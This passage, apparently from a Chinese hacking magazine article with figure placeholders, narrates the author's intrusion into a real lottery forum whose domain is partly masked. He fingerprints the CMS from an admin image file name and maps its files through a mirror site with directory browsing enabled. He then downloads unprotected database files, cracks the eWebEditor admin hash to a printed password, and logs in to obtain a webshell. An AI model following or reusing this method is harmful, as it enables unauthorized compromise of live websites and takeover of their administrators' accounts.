


图1

三、抓住细节巧获webshell

细看六合彩论坛，基本页面都是生成的html，只有栏目跳转页是动态的asp页面，经过检测也不存在什么注入漏洞，用明小子工具也没检测到什么上传的地方。未知系统，又没有一般的漏洞，真是很难搞啊。难道又要使用旁注吗？先不忙，我就不相信分析不出来用的什么系统。




图2

我们先找到管理后台入口，说不定会有所发现呢（*以前也曾经看到过一些网站首页底部程序信息去除了或者版式修改了，但入口还是很容易发现程序特征的*），于是很快找到管理入口http:// www.1****8.com/xinwen/Admin_Login.asp，如图3。

这个我的确不熟悉（*平时积累的不多啊，以后要努力*），不过我火眼金睛，发现了一处比较特别的地方，就是在登录框左上角的一块小图片，于是右击调出图片属性，如图4所示。

知道了图片的文件名ceadmin.gif，感觉也比较特殊，应该可以通过它查出是什么系统吧。如何查呢？大家知道seeknot.com网站吗，这是可以通过特征文件名查询到源码名称与文件清单的，我本也打算用它的，但我这儿再向大家介绍另一法：直接在百度里进行搜索，关键词就用“img/ceadmin.gif”，结果如图5所示。




图3




图4




图5

我们找到了两个网站，随便点击选择一个，得到了详细的文件目录，如图6。

为什么会出现这种情况，其实是因为服务器IIS设置的问题，管理员将“目录游览”打开了。看来我们的目标站有希望了，现在基本就是白箱操作了。不过，我们还是先来验证一下，该站是不是真是使用了同一套程序，打开登录入口，如图7，果然不出我的意料。




图7

下面，我们通过对照文件清单来对我们的六合彩论坛进入检测。先看看数据库在哪儿，经查找为/data/News_Data.asp，如图8。

它是一个asp文件，给我的第一想法是估计下载不了的，但经过检验是可以下载的，数据库文件并没有进行防下载处理，但是下载后发现管理员密码设置的还比较强，在线没有跑出md5的原文，也不打算本地暴破了，从别的地方再看看，实在不行




图8




图6

再暴也不迟。继续通过目录清单查找，终于让我在uploadfile目录下发现了ewebeditor编辑器的踪影，如图9。

现在一切是如此简单啊，ewebeditor拿webshell的方法大家都会的吧，不用我再多说了吧。使用默认账号和密码：admin和admin登录居然提示错误，如图10。

于是，我们直接把ewebeditor的数据库http://www.1****8.com/xinwen/uploadfile/db/ewebeditor.mdb下载下来，然后找到eWebEditor_System表，就找到了账号与密码了，在线破解得到账号和密码：admin和aronglove，用其登录，成功进入（图11、12、13）。




图9




图10

